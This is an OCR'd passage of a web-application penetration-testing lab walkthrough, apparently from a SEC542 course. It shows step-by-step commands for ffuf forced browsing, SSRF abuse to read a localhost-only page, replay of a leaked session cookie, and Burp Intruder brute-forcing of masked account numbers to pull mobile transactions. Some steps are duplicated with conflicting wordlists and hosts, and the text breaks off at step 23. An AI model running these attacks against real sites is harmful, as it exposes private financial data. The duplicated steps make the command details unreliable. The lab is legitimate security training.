
Challenges

- The web site available at http://sec542.org:9000 was previously used to host a mobile transaction system; some artefacts could still be lying around.
    - Due to this there are some faulty scripts that will not run, but that might leak some information

- Fuzz a bit. That's why we have the SecLists Discovery and Fuzzing repositories under `/opt/SecLists`.
    - `raft` is a good source
- There is a file that is available only from localhost
- Due to **GDPR**, accounts will be masked (the site is in EU). But we can fuzz/brute force missing digits.
    - Burp Intruder will be helpful
- Cookies are used for session handling
- Watch for that injection

Solution


1. The web page is located at http://sec542.org:9000 , and it does not have a lot of content – the only link goes to Wikipedia.



2. Open the web page's source code with `Ctrl-U` to see if there is anything suspicious there.

- Notice the link used to fetch the image:
  - http://sec542.org:9000/image_get_module.php?url=http://127.0.0.1/marvin.jpg
- This is a potential SSRF vulnerability – it appears even that the (potentially vulnerable) script is fetching something from 127.0.0.1, which is localhost, and not reachable to us – in this lab it is running in a Docker container, in the real world this would be behind a firewall.
- We still need to find what to exploit with it. If we try to fetch the `image_get_module.php` file we don't get anything back, which means that we need to find another target for the SSRF.
- Perform a forced browsing attack against the web site by using the `ffuf` tool.
- The `raft-large-directories-lowercase.txt` should be good enough for this initial forced browsing attack.
- Type the following command (all in one line):


```
ffuf -w /opt/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt -u http://sec542.org:9000/FUZZ
```



- Our attempt will result in several interesting directories/files, let's try to retrieve them:
  - http://sec542.org:9000/phpmyadmin/ results in a PHPMyAdmin interface, but we do not have credentials for it. This might be useful later
  - http://sec542.org:9000/server-status results in Forbidden
  - http://sec542.org:9000/marvin - this is Marvin's JPEG.


3. Notice the link used to fetch the image:
   - http://sec542.org:9000/image_get_module.php?url=http://127.0.0.1/marvin.jpg
4. This is a potential **SSRF vulnerability** – it appears even that the (potentially vulnerable) script is fetching something from `127.0.0.1`, which is localhost, and not reachable to us – in this lab it is running in a Docker container, in the real world this would be behind a firewall.
5. We still need to find what to exploit with it. If we try to fetch the `image_get_module.php` file we don't get anything back, which means that we need to find another target for the SSRF.
6. Perform a forced browsing attack against the web site by using the `ffuf` tool.
7. The `raft-large-directories.txt` should be good enoughfor this initial forced browsing attack. Type the following command:

```
ffuf -w /opt/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://
sec542.org:9000/FUZZ
```




8. Our attempt will result in several interesting directories/files, let's try to retrieve them:
   - http://sec542.org:9000/phpmyadmin/ results in a PHPMyAdmin interface, but we do not have credentials for it. This might be useful later
   - http://sec542.org:9000/server-status results in Forbidden
   - http://sec542.org:9000/marvin - this is Marvin's JPEG.
9. Not much luck with directories. However, the `raft-large-directories-lowercase.txt` might have missed some files. We should re-run the forced browsing attack on both directories with a list that contains files – for that, `raft-medium-files-lowercase.txt` should work OK. Type the following command:

```
ffuf -w /opt/SecLists/Discovery/Web-Content/raft-medium-files-lowercase.txt -u http://
workshop/FUZZ
```



10. There is one result with status code 200 here – `local.php` ! Try to access it with a browser, http://sec542.org:9000/local.php.




11. Apparently the file allows only access from localhost – but we have a way around that – remember that in the top level file we identified a SSRF vulnerability that we can potentially abuse to fetch this file (`local.php`) locally.

12. Fetch the contents of http://sec542.org:9000/image_get_module.php?url=http://127.0.0.1/local.php with your browser or `curl` , as below.

```
curl http://sec542.org:9000/image_get_module.php?url=http://127.0.0.1/local.php
```


13. Nice, so this is an error handling/information leakage vulnerability – probably an artefact from a site that was previously used. The error also leaks a potential local path that we can now try accessing either with a browser or with a `curl` command. Type the following command:

```
curl http://sec542.org:9000/mobileconfig/getmobiletransactions.php
```



14. Apparently, we are missing the `AUTH` cookie. Since there is an `AUTH` parameter in the error handling leak above, we can try using the same cookie with curl from command line. You can also try adding the cookie in Burp if you are using it to proxy HTTP requests. Type the following command:

```
curl "http://sec542.org:9000/mobileconfig/getmobiletransactions.php" --cookie
"AUTH=2c7af4880f56ec71cab95b8e5a84a3ce"
```




15. We're getting somewhere. Apparently, we need to supply the `id` parameter. The error handling leak above showed part of the `id` with the last 4 characters masked for GDPR – we might have to brute force valid numbers here. But let's first see what we get when we supply the `id` parameter. Type the following command:


```
curl "http://sec542.org:9000/mobileconfig/getmobiletransactions.php?id=102932212339xxxx" --
cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce"
```

16. We got a response! But there are no transactions listed, probably because the account submitted in the `id` parameter did not exist. The last 4 digits mean that there are a maximum of 10000 requests that we need to brute force, and this is indeed doable. We can do that with Burp's **Intruder** module.
17. Switch to your Firefox browser and open the last URL http://sec542.org:9000/mobileconfig/getmobiletransactions.php?id=102932212339xxxx to seed Burp.
18. As expected, we'll get a message that the `AUTH` cookie is missing.

19. Find the request in the **History** tab, click on it and send it to **Intruder**.




20. In **Intruder**, add the `AUTH=2c7af4880f56ec71cab95b8e5a84a3ce` cookie and select the last 4 digits (`xxxx` characters) for fuzzing.




21. Switch to **Payloads** and select the following:

    - Payload type: Numbers
    - From: `1`

- To: `9999`
- Step: `1`
- Min integer digits: `4`




22. Click on **Start Attack**. Since all requests result in Status code 200, sort by Length, descending to see if you got any results – there should be few.



23. We found two valid numbers! Check the response with `curl`. Type the following command:

